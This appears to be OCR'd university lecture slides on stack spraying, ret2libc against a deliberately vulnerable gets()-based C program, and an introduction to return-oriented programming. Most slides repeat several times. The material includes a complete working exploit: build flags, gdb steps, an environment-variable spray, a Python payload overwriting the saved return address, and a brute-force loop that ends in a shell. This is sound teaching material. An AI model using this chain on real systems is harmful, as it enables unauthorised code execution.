
Stack Spraying Technique

The **stack spray** technique is used to make exploitation more reliable or to **workaround the ASLR**.

We create a large area filled with a neutral character (*e.g.* NOP) called **the spray**, followed by the payload, such that if you hit any character of the area it will lead to the payload (*e.g.* a NOP-sled).

Then, we choose a target address that the area can cross with a high probability. Larger is the area, higher is the probability to hit the spray area.

There are several types of spray depending where it takes place: Stack-spray, Heap-spray, JIT-spray, ...



Final Exploitation

```c
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```

Steps

1. Get the proper padding;
2. Get address of `system@libc`;
3. Insert the `EGGSHELL`;
4. Select address for "`/bin/sh`"`@env`;
5. Run the exploit repeatedly.

Final Exploitation

université de BORDEAUX

```c
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```

Steps

1. Get the proper padding;
2. Get address of `system@libc`;
3. Insert the `EGGSHELL`;
4. Select address for "`/bin/sh`"`@env`;
5. Run the exploit repeatedly.

Build the vulnerable program

```
#> gcc -m32 -g -no-pie -o vulnerable vulnerable.c
```

Get the padding

```
...
(gdb) print <&saved_eip> - <&buffer>
$2 = 76
```

Get the address of `system@libc`

```
(gdb) disas main
...
   0x080491bf <+37>:        call   0x8049040 <system@plt>
...
```

Insert the `EGGSHELL` in the environment

```
#> export EGGSHELL="$(python -c 'print(" " * 130000 + "/bin/sh")')"
```

Localize the `EGGSHELL`

```
#> ./getenv
EGGSHELL is at: 0xffd339b1
#> ./getenv
EGGSHELL is at: 0xffacb9b1
```

A proper address could be `0xffbff9b1`.

Final Exploitation

```python
import sys

# Padding with 'A's
buffer = b'A' * 76

# Set saved eip to system@libc
buffer += b'\x40\x90\x04\x08'

# Padding with 'A's
buffer += b'A' * 4

# Set argument to "/bin/sh"@libc
buffer += b'\xb1\xf9\xbf\xff'

# Printing out the buffer
sys.stdout.buffer.write(buffer)
```

Steps

1. Get the proper padding;
2. Find address of `system@libc`;
3. Set the `EGGSHELL`;
4. Select address for `"/bin/sh"@env`;
5. **Run the exploit repeatedly.**

Run the Exploit

```
#> while true; do (./exploit.py; cat) | ./vulnerable; done

bin  home  mnt   sbin  usr      boot  proc  srv  var
dev  lib   root  sys   vmlinuz  etc   run   tmp

Segmentation fault
bin  home  mnt   sbin  usr      boot  proc  srv  var
dev  lib   root  sys   vmlinuz  etc   run   tmp

Segmentation fault

...

bin  home  mnt   sbin  usr      boot  proc  srv  var
dev  lib   root  sys   vmlinuz  etc   run   tmp





ls
exploit.py vulnerable.c vulnerable
touch myfile
ls
exploit.py myfile vulnerable.c vulnerable
```

Final Exploitation

```python
import sys

# Padding with 'A's
buffer = b'A' * 76

# Set saved eip to system@libc
buffer += b'\x40\x90\x04\x08'

# Padding with 'A's
buffer += b'A' * 4

# Set argument to "/bin/sh"@libc
buffer += b'\xb1\xf9\xbf\xff'

# Printing out the buffer
sys.stdout.buffer.write(buffer)
```

Steps

1. Get the proper padding;
2. Find address of `system@libc`;
3. Set the `EGGSHELL`;
4. Select address for "`/bin/sh"@env`;
5. **Run the exploit repeatedly.**

Run the Exploit

```
#> while true; do (./exploit.py; cat) | ./vulnerable; done

bin  home  mnt   sbin  usr      boot  proc  srv  var
dev  lib   root  sys   vmlinuz  etc   run   tmp

Segmentation fault
bin  home  mnt   sbin  usr      boot  proc  srv  var
dev  lib   root  sys   vmlinuz  etc   run   tmp

Segmentation fault

...

bin  home  mnt   sbin  usr      boot  proc  srv  var
dev  lib   root  sys   vmlinuz  etc   run   tmp





ls
exploit.py vulnerable.c vulnerable
touch myfile
ls
exploit.py myfile vulnerable.c vulnerable
```

We exploited it despite NX and ASLR!

Final Exploitation

```python
import sys

# Padding with 'A's
buffer = b'A' * 76

# Set saved eip to system@libc
buffer += b'\x40\x90\x04\x08'

# Padding with 'A's
buffer += b'A' * 4

# Set argument to "/bin/sh"@libc
buffer += b'\xb1\xf9\xbf\xff'

# Printing out the buffer
sys.stdout.buffer.write(buffer)
```

Steps

1. Get the proper padding;
2. Find address of `system@libc`;
3. Set the `EGGSHELL`;
4. Select address for `"/bin/sh"@env`;
5. **Run the exploit repeatedly.**

Run the Exploit

```
#> while true; do (./exploit.py; cat) | ./vulnerable; done

bin  home  mnt   sbin  usr      boot  proc  srv  var
dev  lib   root  sys   vmlinuz  etc   run   tmp

Segmentation fault
bin  home  mnt   sbin  usr      boot  proc  srv  var
dev  lib   root  sys   vmlinuz  etc   run   tmp

Segmentation fault

...

bin  home  mnt   sbin  usr      boot  proc  srv  var
dev  lib   root  sys   vmlinuz  etc   run   tmp





ls
exploit.py vulnerable.c vulnerable
touch myfile
ls
exploit.py myfile vulnerable.c vulnerable
```


We exploited it despite NX and ASLR!

But, what about `amd64` architecture?

Overview


1. Return-to-libc
2. Return-to-PLT
3. Return Oriented Programming
4. Mitigations Against ROP
5. Checksec: A Simple Security Scanner

Buffer-overflow Exploitation Timeline



by Tim Kornau, 2010


Buffer-overflow Exploitation Timeline



by Tim Kornau, 2010

Return Oriented Programming


- As previously, we suppose that **we can overwrite the stack and recreate a call-stack**.
- The idea is to **generalize the `ret2libc` technique**.
- We create our program by **chaining small pieces of code called *gadgets*** taken from the executable sections of the flawed software.
- It **works with `amd64` architecture** as we can find gadgets to load data in the registers;
- **NX is not a problem** as we just write addresses on the stack and not code;
- **ASLR is not a problem** (**if PIE is disabled**) as the executable sections are mostly static.



[2] "*The Geometry of Innocent Flesh on the Bone: Return-to-libc without Function Calls (on the x86)*", by **Hovav Shacham**, ACM CCS, 2007.

Return Oriented Programming


- As previously, we suppose that **we can overwrite the stack and recreate a call-stack**.
- The idea is to **generalize the `ret2libc` technique**.
- We create our program by **chaining small pieces of code called *gadgets*** taken from the executable sections of the flawed software.
- It **works with `amd64` architecture** as we can find gadgets to load data in the registers;
- **NX is not a problem** as we just write addresses on the stack and not code;
- **ASLR is not a problem** (**if PIE is disabled**) as the executable sections are mostly static.



[2] "*The Geometry of Innocent Flesh on the Bone: Return-to-libc without Function Calls (on the x86)*", by **Hovav Shacham**, ACM CCS, 2007.

Return Oriented Programming


- As previously, we suppose that **we can overwrite the stack and recreate a call-stack**.
- The idea is to **generalize the `ret2libc` technique**.
- We create our program by **chaining small pieces of code called *gadgets*** taken from the executable sections of the flawed software.
- It **works with `amd64` architecture** as we can find gadgets to load data in the registers;
- **NX is not a problem** as we just write addresses on the stack and not code;
- **ASLR is not a problem** (**if PIE is disabled**) as the executable sections are mostly static.



[2] "*The Geometry of Innocent Flesh on the Bone: Return-to-libc without Function Calls (on the x86)*", by **Hovav Shacham**, ACM CCS, 2007.

Return Oriented Programming


- As previously, we suppose that **we can overwrite the stack and recreate a call-stack**.
- The idea is to **generalize the `ret2libc` technique**.
- We create our program by **chaining small pieces of code called *gadgets*** taken from the executable sections of the flawed software.
- It **works with `amd64` architecture** as we can find gadgets to load data in the registers;
- **NX is not a problem** as we just write addresses on the stack and not code;
- **ASLR is not a problem** (**if PIE is disabled**) as the executable sections are mostly static.



[2] "*The Geometry of Innocent Flesh on the Bone: Return-to-libc without Function Calls (on the x86)*", by **Hovav Shacham**, ACM CCS, 2007.

Return Oriented Programming

